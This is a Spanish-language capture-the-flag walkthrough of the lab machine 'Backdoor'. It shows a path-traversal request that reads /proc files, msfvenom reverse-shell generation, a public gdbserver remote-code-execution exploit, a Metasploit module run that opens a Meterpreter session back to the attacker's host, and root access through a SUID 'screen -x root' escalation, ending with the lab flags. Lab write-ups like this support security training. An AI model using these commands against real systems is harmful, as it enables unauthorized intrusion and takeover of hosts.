-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 985
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 986
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 987
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 988
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 989
-rw-rw-r-- 1 jouker jouker 16 may 6 11:26 99
-rw-rw-r-- 1 jouker jouker 17 may 6 11:31 990
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 991
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 992
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 993
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 994
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 995
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 996
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 997
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 998
-rw-rw-r-- 1 jouker jouker 34 may 6 11:31 999
-rwxrwxr-- 1 jouker jouker 540 may 6 11:19 chat.sh
-rw-rw-r-- 1 jouker jouker 136 may 4 22:00 'filedownload.php?ebookdownloadurl=..%2F..%2F..%2F..%2F..%2F..%2Fproc%2F3%2Fcmdline'
-rwxrwxr-- 1 jouker jouker 415 may 6 11:09 lterar.sh
-rw-r--r-- 1 root root 2038 may 4 20:04 scan.txt
(jouker@joukerm)-[~/Escritorio/temporal]
$

```

Recordar que en esta máquina estábamos mirando por casualidad el puerto que nadie sabía lo que era por nmap, al filtrar la búsqueda por este puerto con grep -ai "1337" encontramos que el proc /858/tiene que ejecuta un gdbserver, ahora que sabemos eso podemos

empezar a buscar vulnerabilidades parecidas a estas.

```
(jouker@jouker)~[/Escritorio/temporal]
$ cat * | grep -ai "1337"

proc/858/cmdline/bin/sh-cwhile true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done
1337/tcp open  waste?  syn-ack ttl 63

(jouker@jouker)~[/Escritorio/temporal]
$
```

En este caso tendremos que simplemente rezar a que funcione:

```
(jouker@jouker)~[/Escritorio/temporal]
$ searchsploit gdbserver

-----
Exploit Title | Path
-----
GNU gdbserver 9.2 - Remote Command Execution (RCE) | linux/remote/50539.py
Shellcodes: No Results

(jouker@jouker)~[/Escritorio/temporal]
$
```

El propio exploit nos dice de crear un RCE con MSFVENOM:

```
(jouker@jouker)~[/Escritorio/temporal]
$ cat 50539.py
# Exploit Title: GNU gdbserver 9.2 - Remote Command Execution (RCE)
# Date: 2021-11-21
# Exploit Author: Roberto Gesteira Miñarro (7Rocky)
# Vendor Homepage: https://www.gnu.org/software/gdb/
# Software Link: https://www.gnu.org/software/gdb/download/
# Version: GNU gdbserver (Ubuntu 9.2-0ubuntu1~20.04) 9.2
# Tested on: Ubuntu Linux (gdbserver debugging x64 and x86 binaries)

#!/usr/bin/env python3

import binascii
import socket
import struct
import sys

help = f'''
Usage: python3 {sys.argv[0]} <gdbserver-ip:port> <path-to-shellcode>

Example:
- Victim's gdbserver -> 10.10.10.200:1337
- Attacker's listener -> 10.10.10.100:4444

1. Generate shellcode with msfvenom:
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 PrependFork=true -o rev.bin

2. Listen with Netcat:
$ nc -nlvp 4444

3. Run the exploit:
$ python3 {sys.argv[0]} 10.10.10.200:1337 rev.bin
'''

def checksum(s: str) -> str:
    res = sum(map(ord, s)) % 256
    return f'{res:2x}'
```

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.4 LPORT=4444 PrependFork=true -o rev.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Saved as: rev.bin
```

Efectivamente al ejecutar la comanda tenemos nuestro reverse shell activo klk.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ python3 50539.py 10.10.11.125:1337 rev.bin
[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener

(jouker@joukerm)-[~/Escritorio/temporal]
$
```

No funciona ni pagando, era mentira he acabado usando el módulo de metasploit porque no funcionaba ni muerto.

```
msf6 exploit(multi/gdb/gdb_server_exec) > set target 3
target => 3
msf6 exploit(multi/gdb/gdb_server_exec) > set payload linux/aarch64/meterpreter/reverse_tcp
payload => linux/aarch64/meterpreter/reverse_tcp
msf6 exploit(multi/gdb/gdb_server_exec) > run
[*] Started reverse TCP handler on 10.10.16.4:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[-] 10.10.11.125:1337 - Exploit aborted due to failure: bad-config: The payload architecture is incorrect: the payload is aarch64, but x64 was detected from gdb.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/gdb/gdb_server_exec) > set target 1
target => 1
msf6 exploit(multi/gdb/gdb_server_exec) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/gdb/gdb_server_exec) > run
msf6 exploit(multi/gdb/gdb_server_exec) > run
[*] Started reverse TCP handler on 10.10.16.4:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Sending stage (3045380 bytes) to 10.10.11.125
[*] Meterpreter session 1 opened (10.10.16.4:4444 -> 10.10.11.125:55682) at 2025-05-06 19:54:55 +0200

meterpreter > shell
Process 61322 created.
Channel 1 created.
```

Tenemos la user flag nadamás entrar porque no somos www-data si no que somos ya directamente "user", por cierto he aprovechado para realizar la escalada de privilegios en linux y veo que este

parámetro screen no es habitual.

```
user@Backdoor:~$ cat user.txt
cat user.txt
4a66fb0ac1b26003f3dfdf295201fd37
user@Backdoor:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
^C
Terminate channel 1? [y/N] N
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/su
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/screen
/usr/bin/umount
/usr/bin/mount
/usr/bin/chsh
/usr/bin/pkexec
user@Backdoor:~$
```

matches either the name of the local host, or the explicitly given parameter, if any. See the -r flag for a description how to construct matches.

-x Attach to a not detached screen session. (Multi display mode). Screen refuses to attach from within itself. But when cascading multiple screens, loops are not detected; take care.

```
user@Backdoor:/$ screen -x root
```

Y así conseguimos la escalada de privilegios que estábamos buscando.



```
root@Backdoor:~# whoami
whoami
root
root@Backdoor:~# pwd
pwd
/root
root@Backdoor:~# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 33 May  6 11:08 root.txt
root@Backdoor:~# cat root.txt
cat root.txt
45ea6f5e1521d548e7c678517563b6de
root@Backdoor:~#
```